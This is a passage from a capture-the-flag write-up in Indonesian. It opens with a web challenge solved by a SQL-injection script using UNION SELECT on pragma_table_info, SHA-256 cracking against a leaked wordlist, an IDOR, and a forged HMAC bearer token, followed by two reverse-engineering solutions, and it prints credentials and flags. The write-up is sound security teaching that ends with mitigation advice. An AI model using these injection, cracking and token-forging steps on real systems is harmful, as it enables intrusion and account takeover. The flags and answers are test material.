            # Cek strukturnya
            payload_col = f"123' UNION SELECT 1, name, type FROM
pragma_table_info('{t}') {comment}"
            ok_col, text_col = check_payload(payload_col)
            if ok_col:
                clean_col = re.sub(r'<[^>]+>', ' | ', text_col)
                print(f"      Kolom: {clean_col[:500]}")
```

Setelah saya menjalankan skrip itu, saya mendapatkan informasi :

```
| | | | Hasil Pencarian | | | | Hasil Pencarian | | | | ID | | Judul | | Ringkasan | | | | 1 | | 1 |
| staf.arsip | seed kredensial staf | Kata sandi dipilih dari kamus internal kota. Berkas
kamus: /static/kamus-kota.txt |
b060086d4af2357288c465c338fd2dbbbc4cd6187a19274fdb3794def0cf2a13 | | | | 1 | | 2 |
| | | | | 1 | | 3 | | | | | | 1 | | 4 | | | | | | |

=== [2] Cek Tabel Lain (Nyari Ekspor Arsip) ===
  [!!!] Tabel Ditemukan: dokumen
      Kolom: | | | | Hasil Pencarian | | | | Hasil Pencarian | | | | ID | | Judul | | Ringkasan |
| | | 1 | | id | | INTEGER | | | | 1 | | judul | | TEXT | | | | 1 | | ringkasan | | TEXT | | | | |
  [!!!] Tabel Ditemukan: ekspor
      Kolom: | | | | Hasil Pencarian | | | | Hasil Pencarian | | | | ID | | Judul | | Ringkasan |
| | | 1 | | berkas | | TEXT | | | | 1 | | id | | INTEGER | | | | 1 | | judul | | TEXT | | | | 1 | |
pemilik | | TEXT | | | | |
```

Yang dimana, saya sudah mendapatkan Hash password staf dengan jenis SHA256, kemudian dapat petunjuk cara crack hashnya, yaitu password dipilih dari kamus internal kota, yang berada pada path */static/kamus-kota.txt,* ya anggap seperti wordlists nya lah, lalu terdapat tabel ekspor yang kolomnya ada id, judul, berkas, pemilik.

Kemudian saya melakukan cracking pada hash tersebut menggunakan wordlists yang didapat dari */static/kamus-kota.txt.* Saya menggunakan script python lagi untuk cracknya :

```
import requests
import hashlib

BASE_URL = "http://103.196.155.224:8102"
HASH_TARGET =
"b060086d4af2357288c465c338fd2dbbbc4cd6187a19274fdb3794def0cf2a13"

print("=== [1] Download Kamus Kota ===")
kamus_url = f"{BASE_URL}/static/kamus-kota.txt"
r = requests.get(kamus_url)
if r.status_code == 200:
    words = r.text.splitlines()
    print(f"[+] Kamus berhasil di-download. Total kata: {len(words)}")
else:
    print("[-] Gagal download kamus. Coba buka di browser.")
    exit()

print("\n=== [2] Mencocokkan Hash SHA-256 ===")
found = False
for w in words:
    w = w.strip()
    if not w: continue
    # Hash kata sandi
    hashed = hashlib.sha256(w.encode()).hexdigest()
    if hashed == HASH_TARGET:
        print(f"  [!!!] PASSWORD DITEMUKAN: {w}")
        print(f"        (Hash: {hashed})")
        found = True
        break

if not found:
    print("[-] Hash ga nemu di kamus. Mungkin ada tambahan salt, atau format hash-nya
beda.")
```

Setelah melakukan pencocokan, ditemukan password dari akun staf tersebut yaitu
**>>** *tahugimbal13*

```
=== [1] Download Kamus Kota ===
[+] Kamus berhasil di-download. Total kata: 8786

=== [2] Mencocokkan Hash SHA-256 ===
```


```
[!!!] PASSWORD DITEMUKAN: tahugimbal13
    (Hash: b060086d4af2357288c465c338fd2dbbbc4cd6187a19274fdb3794def0cf2a13)
```

Setelah mendapatkan passwordnya, saya mencoba login ke halaman webnya dengan :
username : id dari yang saya dapat dari tabel audit, yaitu *staf.arsip*
password : *tahugimbal13*


Setelah saya masuk, saya mendapatkan halaman dasbor




Disana ada halaman ekspor bulanan staf, setelah saya klik, disana saya menemukan parameter



Saya mencoba mengganti ?id=1 itu menjadi ?id=2 dan saya menemukan sesuatu yang krusial




Yang dimana ini adalah resep untuk membuat tokennya guna mendapatkan flag, supaya cepat, saya langsung membuat skrip python untuk melakukan otomatisasi dan mengambil flagnya

```
import requests
import hmac
import hashlib
import base64

# Data dari IDOR
key_id = "balai-arsip-01"
audience = "arsip-balaikota"
expiry = "2026-11-01"
service_secret_str = 
"aeb11a29eafb444e21a711a161a4ad92339428f5319a2656bd8584bdd46a0e7f"
service_secret_bytes = bytes.fromhex(service_secret_str)

pesan = f"{key_id}.{audience}.{expiry}"

# Fungsi base64url tanpa padding
def b64url_encode(data):
    return base64.urlsafe_b64encode(data).decode().rstrip("=")

def coba_token(secret, label):
    # Hitung HMAC-SHA256
    signature = hmac.new(secret, pesan.encode(), hashlib.sha256).hexdigest()
    token = f"{b64url_encode(pesan.encode())}.{signature}"

    print(f"\n[{label}] Token yang dibuat:")
    print(f"  {token}")
```

```
    # Tembak ke endpoint
    url = "http://103.196.155.224:8102/archive/export"
    headers = {"Authorization": f"Bearer {token}"}

    print(f"[{label}] Mencoba akses /archive/export...")
    r = requests.get(url, headers=headers)

    if r.status_code == 200:
        print(f"  [!!!] BERHASIL! Status: {r.status_code}")
        print(f"  Response: {r.text}")
    else:
        print(f"  [-] Gagal. Status: {r.status_code}")
        print(f"  Response: {r.text[:200]}")

# Tes 1: Secret sebagai STRING (paling umum)
coba_token(service_secret_str.encode(), "Secret as String")

# Tes 2: Secret sebagai RAW BYTES (kalau tes 1 gagal)
coba_token(service_secret_bytes, "Secret as Raw Bytes")
```

Setelah saya jalankan, saya mendapatkan flagnya :

```
[Secret as String] Token yang dibuat:

YmFsYWktYXJzaXAtMDEuYXJzaXAtYmFsYWlrb3RhLjIwMjYtMTEtMDE.d772a399
2dd1771e886e8d4871086bd9e20360bb875c001fd5fafdc0f2f5c263
[Secret as String] Mencoba akses /archive/export...
  [!!!] BERHASIL! Status: 200
  Response: CF2{web_balaikota_f33ebf1ecd0c30002800}


[Secret as Raw Bytes] Token yang dibuat:

YmFsYWktYXJzaXAtMDEuYXJzaXAtYmFsYWlrb3RhLjIwMjYtMTEtMDE.bdef57a28
009929041c29f98d3afdc688f7eefc3a9b3c71afd948fd3eae60793
[Secret as Raw Bytes] Mencoba akses /archive/export...
  [-] Gagal. Status: 403
  Response: Token tidak valid.
```

**Conclusion :**
Sangat banyak wkwkwk, tapi intinya, gunakan Prepared Statements (Parameterized Queries) untuk menangani input pencarian, supaya mencegah serangan SQLi. Setelah itu, terapkan Role-Based Access Control dan validasi kepemilikan objek untuk mencegah serangan IDOR. Kemudian, jangan menyimpan atau membocorkan service_secret atau kunci enkripsi di dalam file publik/arsip yang dapat diakses oleh staf biasa. Selalu gunakan Environment Variables atau Secrets Manager. Dan terakhir, terapkan hashing kata sandi yang kuat (seperti Argon2 atau bcrypt) itupun juga diikuti dengan password yang kuat, karena sekuat apapun tipe hashnya kalau passwordnya mudah ditebak, ya sama aja


**Flag :**
CF2{web_balaikota_f33ebf1ecd0c30002800}

---

## Gereja Blenduk

*Reverse Engineering*

---




**Executive Summary :**
Diberikan sebuah file ZIP, dimana di dalam file zip nya terdapat sebuah 3 file yaitu *program.bin, runtime.py, dan vault.json*. Pada file *runtime.py*, file itu adalah validator yang nerima serial 8 byte ASCII, lalu memverifikasinya lewat 8 persamaan linear simultan modulo 257, tapi cara ngeceknya bukan per karakter, melainkan ngecek menggunakan kombinasi linear semua byte sekaligus lewat sistem persamaan modulo 257.

Dan kalau serialnya valid, serial itu bisa dipakai jadi seed SHA-256 buat ngedecrypt vaultnya. Jadi ya, soal ini adalah soal aljabar linear pada finite field yang dibungkus rapi.

Nah. saya berhasil recover serialnya dengan menggunakan teknik Gaussian elimination di GF(257), yaitu membalik transformasi bytenya, terus mendecrypt vault tersebut menggunakan XOR keystream dari SHA-256.

**Technical Report :**

Pertama, download file zip yang diberikan, disana terdapat 3 file :

1. *program.bin*

Isinya cuma file biner

2. *vault.json*

```
{
  "ciphertext_hex":
"418ceb692b8726d0bcc722bf72944fc4d47b7cdc7a27dcccce93351b24e56f640389ef18a6c
07f2a7937dd3d"
}
```

3. *runtime.py*

```
import sys,struct,json,hashlib
from pathlib import Path
p=Path(__file__).resolve().parent
s=sys.argv[1].encode('ascii') if len(sys.argv)==2 else b''
if len(s)!=8:raise SystemExit('serial: 8 ASCII bytes')
b=(p/'program.bin').read_bytes()
if len(b)!=148 or b[:4]!=b'BLV5':raise SystemExit('invalid program')
a=struct.unpack('<72H',b[4:]);v=[(x*197+31)&255 for x in s]
for i in range(8):
 if sum(a[8*i+j]*v[j] for j in range(8))%257!=a[64+i]:raise SystemExit('serial rejected')
x=bytes.fromhex(json.loads((p/'vault.json').read_text())['ciphertext_hex']);k=hashlib.sha256
(s).digest()
z=b''.join(hashlib.sha256(k+i.to_bytes(4,'big')).digest() for i in range((len(x)+31)//32))
print(bytes(a^b for a,b in zip(x,z)).decode())
```

Saya langsung strings sama cat file *program.bin* buat recon awal. tapi isinya cuma BLV5@ doang, itu berarti file tersebut memang murni cuma data biner, ga ada flag yang nyelip di situ.

Jadi jalur yang paling cepet ya baca *runtime.py* nya langsung, nah sesuai hint di deskripsinya bilang "runtime tersedia sebagai spesifikasi perilaku; analisis statis diperbolehkan"

Pas saya baca code pythonnya, terdapat beberapa poin krusial :

```
s = sys.argv[1].encode('ascii') if len(sys.argv)==2 else b''
if len(s) != 8: raise SystemExit('serial: 8 ASCII bytes')

b = (p/'program.bin').read_bytes()
if len(b) != 148 or b[:4] != b'BLV5': raise SystemExit('invalid program')
a = struct.unpack('<72H', b[4:])              # 72 × uint16 LE
v = [(x*197+31) & 255 for x in s]             # transformasi byte

for i in range(8):
    if sum(a[8*i+j]*v[j] for j in range(8)) % 257 != a[64+i]:
        raise SystemExit('serial rejected')
```

Saya menemukan pola dari program.bin tersebut, yakni program.bin itu adalah 148 byte dimana 4 byte magic BLV5 + 144 byte data = 72 uint16 little-endian.

Pembagiannya:

```
a[0..63] = matriks koefisien M (8×8)
a[64..71] = vektor RHS b (8×1)
```

Maka model matematisnya:

$$M \cdot v \equiv b \pmod{257} \text{ dengan } v[j] = (s[j]*197 + 31) \,\&\, 255$$

Dan kenapa 257? karena 257 itu adalah bilangan prima, jadi GF(257) itu field, setiap elemen non-nol punya invers tersendiri. artinya sistem linear $M \cdot v \equiv b \pmod{257}$ punya solusi unik selama det(M) tidak sama dengan 0 mod 257 (matriks invertible). kalau determinannya nol, solusinya bisa banyak atau bahkan malah ga ada.

Nah cara solvenya, pertama selesaikan dulu sistem linear di GF(257) itu pakai Gaussian elimination, kemudian normalisasi pivot pakai modular inverse pow(x, -1, 257) dan semua operasi baris modulo 257. Kalo sudah dapet v nya, tinggal balik transformasi byte-nya dari v[j] = (s[j]*197 + 31) & 255, kemudian invert menjadi:

$$s[j] \equiv (v[j] - 31) \cdot 197^{-1} \pmod{256}$$

Pada **$197^{-1}$ mod 256,** tinggal **pow(197, -1, 256)**, ini aman karena 197 ganjil (coprime sama 256). Pas bagian decrypt vault, pakai XOR keystream dari SHA-256, **k = SHA256(s)**

Untuk tiap blok ke **-i, z_i = SHA256(k || i_be32)** (dengan i counter blok 4-byte big-endian). Untuk Keystream z = **z_0 || z_1 || ...** di-XOR ke ciphertext: **plaintext = ciphertext XOR z.**

Kalau udah dapat konsepnya, langsung aja saya buat file skrip solve pythonnya :

```
import struct, json, hashlib
from pathlib import Path

p = Path('.')
b = (p/'program.bin').read_bytes()
assert len(b)==148 and b[:4]==b'BLV5'
a = struct.unpack('<72H', b[4:])

# Matriks 8x8 dan RHS di GF(257)
M = [[a[8*i+j] for j in range(8)] for i in range(8)]
rhs = [a[64+i] for i in range(8)]
MOD = 257

# Gaussian elimination GF(257)
A = [row[:] + [rhs[i]] for i,row in enumerate(M)]
n = 8
for col in range(n):
    piv = next(r for r in range(col,n) if A[r][col] % MOD)
    A[col], A[piv] = A[piv], A[col]
    inv = pow(A[col][col], -1, MOD)
    A[col] = [(x*inv) % MOD for x in A[col]]
    for r in range(n):
        if r != col and A[r][col]:
            f = A[r][col]
            A[r] = [(A[r][k] - f*A[col][k]) % MOD for k in range(n+1)]

v = [A[i][n] % MOD for i in range(n)]
print('v =', v)
assert all(x <= 255 for x in v), "ada 256, ga bisa jadi byte"

# invert: v = (s*197 + 31) & 255  → s*197 ≡ v-31 (mod 256)
inv197 = pow(197, -1, 256)
s = bytes(((( x - 31) % 256) * inv197) % 256 for x in v)
print('serial =', s)

# buka vault
x = bytes.fromhex(json.loads((p/'vault.json').read_text())['ciphertext_hex'])
```

```
k = hashlib.sha256(s).digest()
z = b''.join(hashlib.sha256(k + i.to_bytes(4,'big')).digest() for i in range((len(x)+31)//32))
print('FLAG:', bytes(p^q for p,q in zip(x,z)).decode())
```

Setelah saya jalankan skripnya, saya mendapatkan flagnya :

```
v = [156, 155, 79, 196, 97, 19, 17, 98]
serial = b'YLpaZdJg'
FLAG: CF2{rev_gereja_blenduk_de2fe1fb3466b18bfaaa}
```


**Conclusion :**
Challenge ini ga perlu dynamic tracing, ga perlu brute force, cukup pahami kodenya terus terjemahin ke model matematis

**Flag :**
CF2{rev_gereja_blenduk_de2fe1fb3466b18bfaaa}

---

# Tanjung Mas

*Reverse Engineering*




**Executive Summary :**

Diberikan sebuah file ZIP berisi dua file, yaitu *manifest (ELF x86-64)* dan *README.txt.* Program manifest menerima satu argumen serial 8 karakter ASCII, lalu memverifikasinya melalui custom ARX cipher 16 ronde dengan skema chaining antar state. Jika serial valid, 8 byte tersebut akan di hash dengan FNV-1a 64-bit, dan hashnya itu dipakai sebagai seed splitmix64 untuk mendekripsi ciphertext 41 byte di .rodata, yang hasilnya adalah flag.

Inti soal ini sebenarnya adalah kriptografi ringan (ARX + stream cipher) yang dibungkus dalam reverse engineering. Saya berhasil ngrecover serial nya dengan menginvert rekurensi ARX dari target state yang diketahui (0xbdae4507, 0x781b2a2c), mungkin karena semua operasi ARX bersifat deterministik dan invertible, saya ga perlu melakukan brute-force. Serial tersebut kemudian saya verifikasi langsung ke binary untuk mendapatkan flag.

```
┌──(zenka㉿kali-linux)-[~/Hacking/CTF/Reverse Engineering/Tanjung Mas]
└─$ cat README.txt
ELF x86-64 Linux, glibc. Jalankan ./manifest SERIAL8. Bila atribut executable hilang saat ekstraksi ZIP, gunakan chmod +x manifest. Analisis statis cukup dan diperbolehkan; tidak memerlukan jaringan atau hak admin.

┌──(zenka㉿kali-linux)-[~/Hacking/CTF/Reverse Engineering/Tanjung Mas]
└─$ file manifest
manifest: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, stripped
```

**Technical Report :**


Download file ZIP nya, disana terdapat sebuah *readme.txt* & file executable bernama *manifest*
Sebagai langkah awal, saya melakukan *strings* pada file *manifest* tersebut, tujuannya supaya kode biner pada file exe itu diubah menjadi bahasa yang bisa dibaca manusia


```
┌──(zenka㉿kali-linux)-[~/Hacking/CTF/Reverse Engineering/Tanjung Mas]
└─$ strings manifest
/lib64/ld-linux-x86-64.so.2
putc
puts
strlen
stdout
__libc_start_main
__cxa_finalize
libc.so.6
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
AWAVAUATUSH
[]A\A]A^A_
usage: manifest SERIAL8
serial rejected
R[ X
9*3$"
GCC: (Ubuntu 13.3.0-6ubuntu2~24.04) 13.3.0
.shstrtab
.interp
.note.gnu.property
.note.ABI-tag
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rela.dyn
.rela.plt
.init
.plt.got
.plt.sec
.text
.fini
```

.rodata
.eh_frame_hdr
.eh_frame
.init_array
.fini_array
.dynamic
.data
.bss
.comment

Dari hasil strings itu, ada beberapa point yang bisa disimpulkan (nanya ai btw wkwkw) Intinya, itu binary cuma mengimpor puts, strlen, putc, ga ada strcmp/memcmp/fungsi kripto libc. Yang artinya, sistem validasi & dekripsi itu sepenuhnya custom, bikin sendiri, terus disana juga ada string aneh kayak "R[ X" dan "9*3$\"", tapi.. ini bukan string beneran, tapi kayak potongan byte biner di .rodata yang kebetulan printable. Terakhir, binarynya itu stripped, artinya gak ada nama fungsi main, kudu nyari manual

Disini saya coba nyari fungsi mainnya pake tool *Ghidra*, tool paling jos gandos kalo soal decompile (ga juga sih, IDA pro itu mah kalo mau gacor), disana saya langsung klik analyze, disana ternyata fungsi mainnya ada pada *FUN_00101189*, yodah tinggal klik 2 kali aja biar tampilannya pergi ke decompile nya si fungsi main






Berikut hasil decompile nya yang full :

```
undefined8 FUN_00101189(int param_1,long param_2)


{
  byte *pbVar1;
  size_t sVar2;
  long lVar3;
  byte *pbVar4;
  byte bVar5;
  eh_frame_hdr *peVar6;
  uint uVar7;
  uint uVar8;
  ulong uVar9;
  ulong uVar10;
  uint uVar11;

  if (param_1 == 2) {
    pbVar4 = *(byte **)(param_2 + 8);
    sVar2 = strlen((char *)pbVar4);
    if (sVar2 == 8) {
      lVar3 = 0;
      uVar7 = 0;
      uVar11 = 0;
      do {
        bVar5 = (char)lVar3 * '\b';
        uVar11 = uVar11 | (uint)pbVar4[lVar3] << (bVar5 & 0x1f);
        uVar7 = uVar7 | (uint)pbVar4[lVar3 + 4] << (bVar5 & 0x1f);
```

```
      lVar3 = lVar3 + 1;
    } while (lVar3 != 4);
    peVar6 = (eh_frame_hdr *)&DAT_00102080;
    do {
      uVar8 = uVar7;
      uVar7 = ((uVar8 ^ (uint)*peVar6) << 5 | (uVar8 ^ (uint)*peVar6) >> 0x1b) +
              (uVar8 << 0xd | uVar8 >> 0x13) ^ uVar11;
      peVar6 = peVar6 + 1;
      uVar11 = uVar8;
    } while (peVar6 != &eh_frame_hdr_001020c0);
    if ((uVar8 == 0xbdae4507) && (uVar7 == 0x781b2a2c)) {
      pbVar1 = pbVar4 + 8;
      uVar10 = 0xcbf29ce484222325;
      do {
        uVar10 = (*pbVar4 ^ uVar10) * 0x100000001b3;
        pbVar4 = pbVar4 + 1;
      } while (pbVar4 != pbVar1);
      pbVar4 = &DAT_00102040;
      do {
        uVar10 = uVar10 + 0x9e3779b97f4a7c15;
        uVar9 = (uVar10 >> 0x1e ^ uVar10) * -0x40a7b892e31b1a47;
        uVar9 = (uVar9 >> 0x1b ^ uVar9) * -0x6b2fb644ecceee15;
        putc((uint)(byte)((byte)(uVar9 >> 0x1f) ^ (byte)uVar9 ^ *pbVar4),stdout);
        pbVar4 = pbVar4 + 1;
      } while (pbVar4 != &DAT_00102069);
      putc(10,stdout);
      return 0;
    }
    puts("serial rejected");
    return 2;
  }
 }
 puts("usage: manifest SERIAL8");
 return 1;
}
```

